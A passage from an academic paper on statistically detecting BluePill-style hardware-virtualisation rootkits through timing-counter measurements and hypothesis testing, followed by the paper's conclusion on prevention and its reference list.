


Fig. 16 Method: counter (with BluePill), picks




Fig. 17 Method: Counter (with BluePill), bar graph

6.2 Statistical modelling of *BluePill*-like rootkits

We are now considering the counter value, defined in Sect. 5.1.2, as a suitable estimator. Without loss of generality, that approach remains the same when considering the case of an estimator built from the NTP technique, which has been exposed in Sect. 5.1.1.

In a first step, a large number of experiments ($N = 10,000$) have been performed in order to collect a statistically significant number of data. On every test sample, we have obtained, we have computed the mean μ and the corresponding standard deviation σ. Then in a second step, we have supposed that our estimator was distributed according a Gaussian distribution law. To verify this on a thorough way, we then performed a goodness-of-fit test (χ^2 test) to compare it to the normal distribution, with an error type I of $\alpha = 0.005$. Even if the χ^2 is not an optimal test (since it lacks of power and since the choice of the different test classes can be considered as subjective), it remains however a very efficient and convenient tool that is not to far from the reality in most cases. Future works will nonetheless consider more powerful tests (e.g. Shapiro-Wilk test). But without to much risk, we can claim that we should obtain the same result: our estimator is indeed normally distributed.

6.3 Without *BluePill*

The different data and tests give the following results with respect to our estimator:

- Statistical mean $\bar{X} = 26, 78$,
- Standard deviation $s = 13.34$,
- Normal distribution $\mathcal{N}(26; 13)$.

6.4 With *BluePill*

The different data and tests give the following results with respect to our estimator:

- Statistical mean $\bar{X} = 339, 25$,
- Standard deviation $s = 38, 26$,
- Normal distribution $\mathcal{N}(339; 38)$.

6.5 With *BluePill* and payload

The different data and tests give the following results with respect to our estimator:

- Statistical mean $\bar{X} = 1675, 60$,
- Standard deviation $s = 77, 91$,
- Normal distribution $\mathcal{N}(1675; 77)$.

Now our statistical model is theoretically proved, we are going to consider how we can use it on a practical way to detect HVM-rootkits.

6.6 Statistical Detection

Our previous modelling results clearly demonstrate that our estimator significantly behaves different according to the presence (active) or absence of *BluePill*. We then are in the classical case depicted in Fig. 18.

To efficiently detect *BluePill*, it just suffice to build a simple hypothesis test. This approach has been thoroughly




Fig. 18 Statistical modelling of *BluePill* detection

defined in [16]. The two different hypotheses to be considered are the following:

- The *Null hypothesis* $\mathcal{H}_0$: *BluePill* is not active (absent). Then, our estimator is distibuted according to the normal distribution $\mathcal{N}_0(26; 13)$.
- The *Alternative hypothesis* $\mathcal{H}_1$: *BluePill* is active. Then, our estimator is distibuted according to the normal distribution $\mathcal{N}_1(339; 38)$.

The type I error α (which consists to reject $\mathcal{H}_0$ while indeed it $\mathcal{H}_0$ is true) and the type II error (which consists in keeping $\mathcal{H}_0$ while it is a wrong hypothesis) are fixed according to the final detection efficiency we strive to achieve. Those error values then enables to fix a detection threshold and according to the relative value of our estimator with respect to this threshold, we can decide whether *BluePill* is active or not.

From a statistical point of view, this approach can very easily be generalized to the three hypotheses cases: *BluePill* is not active, *BluePill* active with no payload, *BluePill* active with a payload.

7 Future Work and conclusion

The main conclusion of our work is that if no malware is really undetectable in practice [16,17], the converse is also true: no antivirus can claim to detect every possible malware. This is in fact an endless issue. However, it does prevent to keep our mind cool when facing cases like the *BluePill* one. We must stay far from all the buzz blown up out of all proportion by the media and where no dispasionnate, unbiased thought is present. As any researcher in computer security should do, we must have a critical look on any such issue.

In fact, when considering the case of HVM rootkits, with time and reason, it was possible to determine the exact level of risk and to efficiently solve this critical issue. Taking profit of the rise of multi-core processors, the loop counter technique has been proved to be definitively efficient at detecting HVM-rootkit. In the same time we discovered that any HVM-rootkit is bound to add a significative execution time when active, and more critically when embedding a true payload.

It is obviously possible to consider alternative time references to detect HVM-rootkits. In the case of single core processor, the GPU of any graphic card can play the role of the second core thus extending our approach. But it is also possible to easily prevent attacks with such rootkits. Security policy could ask for desactivating the virtualization capabilities at the BIOS level. Alternatively, we could install a prophylactic hypervisor to bar the subsequent installation of any malicious hypervisor. Different other techniques can be considered to prevent HVM-rootkits

We have shown that designing and writing HVM-rootkits requires a lot of dedicated, complex skills. The open information (documentation) is fortunately not very widely available. But what would happen if a *BluePill*-like code with a true, offensive payload was put in the wild? It is very likely that it would have a tremendous impact on the security of any virtualization-capable computer in the world. Indeed, at the present time, quite no efficient solution has been made available by any AV company and/or processor manufacturers. It makes you wonder.

References

1. Advanced Micro Devices. Amd64 architecture programmer's manual, vol. 2: System programming. 15 Secure Virtual Machine
2. Advanced Micro Devices. Amd64 architecture programmer's manual, vol. 2: System programming. 15.23 External Access Protection
3. Anonymous. Runtime process infection. phrack 59-0x08
4. Anonymous author. Runtime process infection. Phrack Mag. **8**(59), (2002)
5. Anonymous author. Building ptrace injecting shellcodes. Phrack Mag. **12**(59), (2002)
6. Barbosa, E.: Detecting bluepill. SyScan'07
7. Bareil, N.: Playing with ptrace() for fun and profit. http://actes.sstic.org/SSTIC06/Playing_with_ptrace/SSTIC06-article-Bareil-Playing_with_ptrace.pdf
8. Bochs: highly portable open source ia-32 (x86) pc emulator. http://bochs.sourceforge.net/
9. Brian Carrier. Open source digital investigation tools. http://www.sleuthkit.org
10. Casek. http://www.uberwall.org
11. Core Security Technologies. Coreimpact outil de test d'intrusion. http://www.coresecurity.com/content/core-impact-overview
12. Desnos Guihéry Salaün. Sanson the headman. (2008). http://sanson.kernsh.org
13. Dornseif, M.: All your memory are belong to us. Cansecwest 2005
14. Dralet, S., Gaspard, F.: Corruption de la mémoire lors de l'exploitation. In: SSTIC 06, 2006

15. Filiol, E.: A formal model proposal for malware program stealth. Virus Bulletin Conference Proceedings, Vienna, 2007
16. Filiol, É.: Techniques virales avancées. Collection IRIS, Springer, France, 2008
17. Filiol, E., Josse, S.: A statitical model for undecidable viral detection. In: Broucek, V., Turner, P. (eds.) Eicar 2007 Special Issue. J. Comp. Virol. (3), **2**, 65–74 (2007)
18. Gaspard, F., Dralet, S.: Technique anti-forensic sous linux: utilisation de la mémoire vive. Misc (25), (2005)
19. grugq. Remote exec. Phrack Mag. **11**(62) (2004)
20. Input/output memory management unit. http://en.wikipedia.org/wiki/iommu
21. Intel. Intel 64 and ia-32 Architectures Software Developer's Manual, Chap. 19. Introduction to virtual-machine extensions
22. Joanna. Site web de bluepill. http://www.bluepillprojet.org
23. King, S.T., Chen, P.M., Wang, Y.-M., Verbowski, C., Wang, H.J., Lorch, J.R.: Subvirt: implementing malware with virtual machines. University of Michigan and Microsoft Research. Available at http://www.eecs.umich.edu/~pmchen/papers/king06.pdf
24. Microsoft Windows. Driver signing requirements for windows. http://www.microsoft.com/whdc/winlogo/drvsign/drvsign.mspx
25. Myers, M., Youndt, S.: An introduction to hardware-assisted virtual machine (HVM) rootkits. http://crucialsecurity.com
26. Northsecuritylabs. Hypersight rootkit detector. http://www.northsecuritylabs.com
27. Pluf. Perverting unix processes. (2006). http://7a69ezine.org/docs/7a69-PUP.txt
28. Pluf and Ripe. Advanced antiforensics: self. Phrack Mag. **11**(63) (2005)
29. ptrace(2)—Linux man page. http://linux.die.net/man/2/ptrace
30. Qemu: open source processor emulator. http://bellard.org/qemu/
31. Rutkowska, J.: Subverting Vista Kernel for Fun and Profit. 2006. SyScan'06 & BlackHat Briefings (2006)
32. Rutkowska, J., Tereshkin, A.: Isgameover() anyone? 2007. Black-Hat Briefings (2007)
33. Rutkowski, J.K.: Execution path analysis: finding kernel based rootkits. Phrack Mag. **13**(59) (2002)
34. Salaün, D.G.: Sanson the headman. Rapport Interne Ifsic (2007)
35. sk devik. Rootkit linux kernel /dev/kmem. http://packetstormsecurity.org/UNIX/penetration/rootkits/suckit2priv.tar.gz
36. Stealth. Rootkit linux kernel lkm. http://packetstormsecurity.org/groups/teso/adore-ng-0.41.tgz
37. The ERESI team. The eresi reverse engineering software interface. http://www.eresi-project.org
38. The Grugq. The design and implementation of userland exec. (2004) http://www.derkeiler.com/Mailing-Lists/Full-Disclosure/2004-01/0004.html
39. Tripwire. Configuration audit and control solutions. http://www.tripwire.com
40. Virtualpc. http://www.microsoft.com/windows/products/winfamily/virtualpc/default.mspx
41. Vmware. http://www.vmware.com/
42. Vmware esx. http://www.vmware.com/fr/products/vi/esx/
43. Xen. http://www.xen.org/